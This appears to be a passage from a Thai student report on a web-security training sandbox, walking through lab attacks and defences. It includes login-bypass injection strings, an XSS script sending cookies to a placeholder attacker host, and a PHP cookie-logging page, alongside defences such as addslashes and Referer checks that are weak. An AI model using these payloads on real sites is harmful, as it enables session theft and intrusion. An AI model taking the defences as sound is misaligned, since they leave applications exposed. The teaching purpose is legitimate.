$Pwd1=$_POST['Pwd'];
$temp= stripslashes($Pwd1);
$user=@mysql_query("SELECT * FROM profile WHERE UserName='$UserName' AND
Password ='$temp' ");
```

จากโค้ดเป็นการรับ Username, Password มาโดยไม่มีการตรวจเช็คอินพุตทำให้สามารถทำ SQL Injection ได้ส่วนการป้องกันนั้นได้เอา function stripslashes() ออกซึ่ง PHP ตั้งแต่ Version 4 ขึ้นไปจะใส่ function addslashes() มาให้แล้วซึ่งมีการเช็คอักขระพิเศษแล้ว

4.2 Hidden Manipulation

เป็นความผิดพลาดของการเขียนเว็บแอปพลิเคชั่นที่ไม่ดีโดยการนำเอา hidden filed ไปใช้ในการใส่ค่าที่สำคัญซึ่ง hidden filed นี้สามารถแก้ไขได้ในฝั่งของเครื่องลูกข่าย โดยในการออกแบบการทดลองและป้องกันนั้น จะมีหน้าเว็บที่ขายสินค้าตัวอย่างที่มีราคา 5000 บาท โดยราคาสินค้าจะใส่ไว้ในตัวแปร hidden filed ซึ่งไม่ปลอดภัย การทดลองนั้นจะให้ผู้ทดลองทำการเปลี่ยนแปลงราคาสินค้าให้ต่ำกว่าราคาจริงโดยการแก้ไขตัวแปร hidden filed

รูปที่4.4 การทดลอง Hidden Manipulation

ซึ่งในหน้าการทดลองจะมีโค้ดที่สำคัญคือ

(4.2)

```
<form name="form2" action="hiddenchk.php" method="post" >
        <input name="price" type="hidden" id="price2" value="5000">
        <input name="textfield" type="text" size="16" maxlength="16" >
        <input type="button" name="Submit" value="Submit" onClick= checkIsNum()>
</form>
```

การทดลองทำได้โดยการแก้ไข hidden field ที่เก็บราคาสินค้า และทำการแก้ไข filed action ให้เป็นหน้าที่ใช้ประมวลผลดังนี้ action=http://localhost/sandbox/hiddenchk.php ซึ่งเป็นหน้าทดลองภายในเครื่องตัวเอง

ในส่วนของการป้องกันได้มีการ Check ว่าค่าที่ส่งมานั้นเป็นค่าที่รับมาจากภายใน Server หรือเปล่าถ้าใช่ก็นำไปประมวลผล โค้ดในหน้าป้องกันมีดังนี้

(4.3)

```
$str="http://localhost/www/hidden/protected/hiddenprotected.html";
if($_SERVER["HTTP_REFERER"]==$str){
$total=$textfield*$price;
}
```

เป็นการตรวจสอบว่าราคามาจากหน้า

http://localhost/www/hidden/protected/hiddenprotected.html

หรือไม่ถ้าใช่ก็นำมาประมวลผลต่อไป

4.3 Java Injection

มีสองตัวอย่างที่ให้ทำการทดลองคือ Java Injection Form Editing และ Java Injection Cookie Editing ตัวอย่างแรกนั้นเป็นตัวอย่างเดิมจากตัวอย่างของ Hidden Manipulation แต่จะใช้วิธี java injection แทน ส่วน Java Injection Cookie Editing นั้นก็จะมีการจำลองหน้าเว็บที่มีการตั้งค่า Cookie เอาไว้ซึ่งในหน้านั้นก็จะตรวจเช็ค Cookie เพื่อเข้าใช้งานเว็บซึ่งผู้ทดลองจะต้องทำการ Edit Cookie

คำสั่งในการกำหนดค่า Cookie ใน PHP จะเป็นดังโค้ดข้างล่างนี้(4.4)

```
<?php
setcookie("Status","Offline", time()+36000);
?>
```

ซึ่งเป็นการกำหนดค่า Cookie โดยให้ Status=Offline และตั้งเวลาอายุของ Cookie เป็น 1 ชั่วโมง ในการลบทำกลับกันโดยทำการลบค่าเวลาที่ตั้งค่า Cookie ให้เหลือศูนย์ดังนี้

(4.5)

```
<?php
setcookie("Status","Offline", time()-36000);
?>
```

ส่วนการนำค่า Cookie มาใช้นั้นทำได้โดยใช้ $_COOKIE[''] แล้วระบุตัวแปรของ Cookie เข้าไป เช่น


(4.6)

```
echo $_COOKIE['Status'] ;
```

เป็นการแสดงค่า Cookie ที่ชื่อ Status


4.4 Cross Site Scripting (XSS)

เกิดจากการขาดการตรวจสอบการรับค่าเข้ามาประมวลผลซึ่งจุดที่สามารถเกิดขึ้นได้นั้น แสดงดังรูปที่ 4.5



รูปที่4.5 การเกิด Cross Site Script (XSS)

ในส่วนของการทดลองจะเป็นการจำลอง Web board ที่สามารถรันสคริปต์ได้ Web board จะเป็น Web board ทั่วไปที่สามารถวางกระทู้ ตอบกระทู้ได้



รูปที่4.6 การตั้งกระทู้

ตัวอย่างของ script ที่ไม่หวังดี

ตัวอย่างที่ 1 คือ

(4.7)

```
document.location.replace('http://attacker/payload');
```

เป็น script ที่เมื่อมีใครไปคลิกลิ้งค์ที่มีโค้ดนี้อยู่ก็จะทำให้ไปยังเว็บที่แฮกเกอร์ต้องการให้ไปตามวัตถุประสงค์ของแฮกเกอร์ซึ่งในตัวอย่างเป็นการเปลี่ยนแปลงทิศทางไปยังเว็บเป้าหมายนั่นคือ http://attacker/payload นั้นเอง

ตัวอย่างที่ 2 คือ

(4.8)

```
<script>document.location.replace('http://attacker/payload?c='+document.cookie)</script>
```

เป็น script ที่สามารถขโมย cookie ของผู้อื่นเมื่อไปคลิกลิ้งที่มีการวาง script นี้ไว้ script นี้ก็คล้ายกับตัวอย่างที่ 1 เพียงแต่มีการขโมย cookie โดยคำสั่ง document.cookie ซึ่งจะถูกส่งไปเก็บไว้ในตัวแปล c ที่เว็บของ hacker เองซึ่งทางฝั่งของ hacker จะมี หน้า payload คอยจัดการกับ cookie ที่รับมาอาจจะเป็นการเขียนลง ไฟล์ หรือส่งเข้า email ของ hacker หรือ อาจจะเป็นอย่างอื่นตามแต่วิธีของ hacker เอง ตัวอย่างของ หน้า payload

(4.9)

```
<?php
$f = fopen("log.txt", "a");
fwrite($f, "IP: {$_SERVER['REMOTE_ADDR']} Ref: {$_SERVER
['HTTP_REFERER']} Cookie: {$HTTP_GET_VARS['c']}\n");
fclose($f);
?>
```


ซึ่งเป็นการจัดเก็บcookie ลงไฟล์ไว้ซึ่งเริ่มด้วยการเปิดไฟล์ชื่อ log.txt ขึ้นมาแล้วถัดมาก็เป็นการเขียนลงไฟล์ประกอบด้วยไอพีของเครื่องที่โดยขโมยcookieตามด้วยค่าHTTP_REFERER คือหน้า page ก่อนที่จะคลิกนั้นเอง ต่อมาก็เป็น cookie ที่ hacker ต้องการซึ่งอยู่ในค่าตัวแปล c นั้น ตามด้วยขึ้นบรรทัดใหม่และปิดท้ายด้วยการปิดไฟล์ส่วนการป้องกันก็มีการตรวจเช็คอินพุตที่เป็นอักขระพิเศษต่างๆก่อนรับเข้ามาซึ่งในโครงการได้ใช้ PHP เขียนโดย PHP ได้มีฟังก์ชันที่สามารถตรวจเช็คพวกอักขระพิเศษคือ ฟังก์ชัน htmlspecialchars() ซึ่งในโค้ดจะเป็นดังนี้

(4.10)

```
$a_message = htmlspecialchars($a_message);
$a_name = htmlspecialchars($a_name);
$a_email = htmlspecialchars($a_email);
$a_icq = htmlspecialchars($a_icq);
```


เป็นการกรองตัวอักขระพิเศษใน message , name, email, icq ก็จะทำให้ไม่สามารถรันสคริปต์ได้กลายเป็นไฟล์ข้อความธรรมดาเท่านั้น

4.5 Query Poisoning



รูปที่4.7 ลำดับการทำ Query Poisoning

เป็นการผิดพลาดในCheck Input ของ Web Application เช่นกันในการออกแบบจะเป็นการจำลองหน้าเว็บขายหนังสือที่มีการรับอินพุตที่ Query string ในการเปลี่ยนหน้าในการดูสินค้าซึ่งไม่มีการ Check Input ที่ดีทำให้สามารถส่งคำสั่ง SQL เข้าไปได้ยิ่งไปกว่านั้นหากผู้ไม่หวังดีรู้ field ใด field หนึ่งและรู้ชื่อตารางก็จะสามารถใช้คำสั่งต่างๆของ SQL เพื่อทำสิ่งที่ไม่ประสงค์ดีต่างๆอย่างเช่น UNION ซึ่งสามารถเกิดได้ ณ จุดต่างๆตามรูปที่ 4.7



รูปที่4.8 การรับ Query String เพื่อติดต่อฐานข้อมูล

ในการรับ Query String มาเพื่อเปลี่ยนเพจนั้นจะมีโค้ดดังนี้

(4.11)

```
$result=@mysql_query("SELECT PName,Price,Image FROM product  WHERE Type=1 " );
```

ซึ่งหากไม่มีการป้องกันการกรองอินพุตที่ดีนั้นก็อาจโดน Statement SQL ใส่เข้ามาเพิ่มเข้าเช่น

รูปที่4.9 การใส่ Statement SQL เพิ่มใน Query String

ในโค้ดก็จะเป็นการเพิ่ม Statement "or 1" เพิ่มเข้าไป


(4.12)

```
$result=@mysql_query("SELECT PName,Price,Image FROM product  WHERE Type=1 or 1 " );
```

ไม่ต้องสงสัยเลยว่า or 1 นั้นจะทำให้ Statement นี้เป็นจริงแล้วก็จะทำให้แสดง ข้อมูลทั้งตาราง product ออกมาโดยเราไม่ต้องคลิกที่ละหน้า ส่วนถ้ามีการ Inject Statement SQL อื่นๆเข้ามาก็จะเป็นดังตัวอย่างข้างต้นนี้

4.6 Session Hijacking

สามารถทำโดยการทำ Reverse engineering ในส่วนต่างๆตามรูปที่ 4.10



รูปที่4.10 ลำดับการทำ Reverse engineering เพื่อจะขโมย Session


ในการออกนั้นเป็นการจำลองเว็บดาวโหลดที่มีระบบสมาชิกซึ่งผู้ทดลองจะเป็นสมาชิกระดับธรรมดาไม่สามารถดาวโหลดได้ซึ่งจะให้ผู้ทดลองทำการปลอมตนเป็นสมาชิก VIP เพื่อที่จะสามารถดาวโหลดได้ซึ่งทางเรามีข้อมูลการสมัครสมาชิกให้เพื่อให้ดู SESSION ที่Generateออกมาเพื่อให้ดูความสอดคล้องของ SESSION ที่ Generate ออกมา และมี email ของผู้เป็นสมาชิกให้ดูในเว็บอีกด้วย แนวทางในการขโมย SESSION นั้นผู้ทดลองสามารถดูความสอดคล้องระหว่าง SESSION กับ email ของสมาชิก โดยผู้ทดลองต้องทำการ Reverse-engineer ค่า SESSION ที่เก็บไว้ใน Cookie ซึ่งค่า SESSION นั้น Generate ขึ้นมาแบบไม่ยากเป็นการนำเอา email ของสมาชิกมาแปลงเป็นรหัสแฮสกีฐานสิบหก แล้วมาทำการ XOR กับ key ก็จะได้ SESSION ออกมาซึ่งการนำ SESSION มาใช้นั้นก็ทำกลับกันก็จะได้ email กลับมา

ฟังชันการ Generate Session อย่างง่ายที่ใช้ Generate ใน Sandbox

(4.13)

```
function GenSession($string,$len){
for($i=0;$i<$len;$i++){
 $buffer=$string{$i};
 $ascii=ord($buffer);
 $tohex1=dechex($ascii);
$todec= hexdec($tohex1{0});
$first_ascii=$todec;
 $encypt= $first_ascii ^ 10;
$todec2= hexdec($tohex1{1});
 $second_ascii=$todec2;
 $encypt2= $second_ascii ^ 10;
$tohex{$i+$i}=dechex($encypt);
 $tohex{($i+$i)+1}=dechex($encypt2);
}
return $tohex;
}
```

4.7 Application Buffer Overflows



รูปที่4.11 การเกิดช่องโหว่ของการเกิด Application Buffer Overflows

Application Buffer Overflows เกิดจากการที่เว็บแอปพลิเคชันขาดการตรวจสอบขนาดของอินพุตที่รับมาจาก Client ดังรูปที่ 4.11

การออกแบบในการจำลองการทดลองและการป้องกันนั้นเป็นการจำลองหน้าเว็บที่มีให้ผ่านระบบโดยการใส่ ชื่อผู้ใช้และรหัสผ่าน ซึ่งสามารถทำได้โดยการเพิ่มขนาดของ field ของ size และ *maxlength* เพื่อจะใส่ข้อมูลจำนวนมากไปประมวลผลที่ผู้ใช้บริการซึ่งถ้าหากมีการนำเอาข้อมูลดังกล่าวไปคำนวณก็อาจทำให้เกิด Buffer Overflow ได้หรืออาจทำให้ Server หยุดให้บริการได้ แต่ปัจจุบันนั้นทำได้ยากแล้วเนื่องจาก OS และ Web Server นั้นแข็งแกร่งมากแล้ว

(4.13)

```
<form action="buffercheck.php" method="post" name="form" >
<div align="center">UserName<br>
<input name="user" type="text" size="20" maxlength="20">
<span class="style1">Password</span><br>
<input name="Pwd" type="password" size="20" maxlength="20">
```

```
<input type="submit" name="Submit" value="Submit">
</div>
</form>
```

แล้วทำการเปลี่ยน filed action ให้เป็นลิ้งไปยัง Server ดังโค้ด 4.13 ข้างล่างนี้

(4.13)

```
<form action="http://www.example.com/buffercheck.php" method="post" name="form" >
<div align="center">UserName<br>
<input name="user" type="text" size="1000000" maxlength="1000000">
<span class="style1">Password</span><br>
<input name="Pwd" type="password" size="1000000" maxlength="1000000">
<input type="submit" name="Submit" value="Submit">
</div>
</form>
```

ซึ่งการป้องกันทำได้โดยตรวจสอบขนาดของอินพุตที่รับเข้ามาเช่น โค้ดที่ 4.13 เป็นการตรวจสอบขนาดของ username และ password ก่อนนำไปประมวลผลต่อไป

(4.13)

```
if(($lenname<=20)&&($lenpwd<=20))
```

4.8 Parameter Tempering

การออกแบบนั้นเป็นการให้ข้อมูลและให้ทดลองตามวิธีที่นิยมทำ Parameter Tempering ซึ่งจะมีดังนี้คือ

- Cookies
- Form Fields
- URL Query Strings
- HTTP Headers

ซึ่งการเปลี่ยนแปลงค่าพารามิเตอร์ของ Cookies และ Form Fields สามารถทำการทดลองได้ในวิธีของ Java Injection และ Hidden Manipulation ส่วน URL Query Strings สามารถทำการทดลองได้จากวิธีของ Query Poisoning และ HTTP Headers นั้นต้องใช้เครื่องมือช่วยเหลือในการดักจับ HTTP Headers เช่น burpproxy ซึ่งสามารถทำการทดลองได้กับวิธี Hidden Manipulation ในวิธีที่มีการป้องกันการทำ Hidden Manipulation ซึ่งมีการตรวจสอบ Referer ว่าเป็นค่าที่รับมาจากภายในหรือไม่

บทที่ 5


การทดลองและผลการทดลอง

ในบทนี้จะกล่าวถึงส่วนของการทดลองนั้นในโครงการนี้จำเป็นอย่างยิ่งในการทดลอง โดยการทดลองนั้นได้ทำการทดลองตามแต่ละวิธีของการเจาะระบบผ่านเว็บซึ่งแต่ละวิธีมีความแตกต่างกันในการทำการทดลองซึ่งมีคำใบ้ในการทดลองให้ด้วย


5.1 SQL Injection

การทดลอง


สามารถทำได้ทุกหน้าที่มีการติดต่อกับดาตาเบสแต่ที่นำมาทดลองนั้นเป็นการผ่านหน้าการพิสูจน์ตัวตนเข้าสู่เว็บได้โดยการใช้รูปแบบ SQL Statement เช่น ' or '1' = '1 หรือ " or "1"= "1 ตัวอย่างการทำ SQL Injection มีดังรูปต่อที่ 5.1, รูปที่ 5.2 และ รูปที่ 5.3



รูปที่ 5.1 หน้า Login ในเทคนิค SQL Injection



รูปที่ 5.2 การผ่านระบบ login ด้วย SQL Statement



รูปที่ 5.3 การ login ระบบผ่านด้วย SQL Injection สำเร็จ

การป้องกัน

รูปที่ 5.4 การป้องการทำ SQL Injection

จากรูปที่ 5.4 ได้ทำการกรอง Statement SQL ไว้แล้วจึงไม่สามารถทำ SQL Injection ได้ซึ่งทำได้ด้วยการกรองตัวอักขระพิเศษต่างๆ ซึ่งถ้าเป็นใน PHP จะมีฟังชันแบบ build-in มาให้แล้วคือ Function addslashes

5.2 Hidden Manipulation

การทดลอง

สามารถทำได้โดยการเปลี่ยนแปลงค่าใน hidden field ให้เป็นค่าที่ต้องการแล้วก็ทำการส่งไปประมวลที่ Server โดยการทดลองนั้นได้ดังรูปที่5.5 และ รูปที่ 5.6

รูปที่ 5.5 การสั่งสินค้าจำนวน 100 ชิ้นซึ่งไม่ได้ทำการแก้ราคา

รูปที่ 5.6 การสั่งสินค้าจำนวน 100 ชิ้นในราคา 1 บาท

ขั้นแรกทำการ Save page ที่ต้องการจะทำแล้วเปิดด้วยโปรแกรม notepad หรือโปรแกรม editor ทั่วไปได้ ซึ่งตัวอย่างของโค้ดของ form ที่4.1 มีดังนี้

(5.1)

```
<form name="form2" method="post" action="javack.php">
<input name="price" type="hidden" id="price" value="5000">
<p><span class="style2">ซื้อจำนวน</span>
<input name="textfield" type="text" size="16" maxlength="16" >
<span class="style2">ตัว</span></p>
<p>
```

```
<input type="submit" name="Submit" value="Submit">
</p>
</form>
```

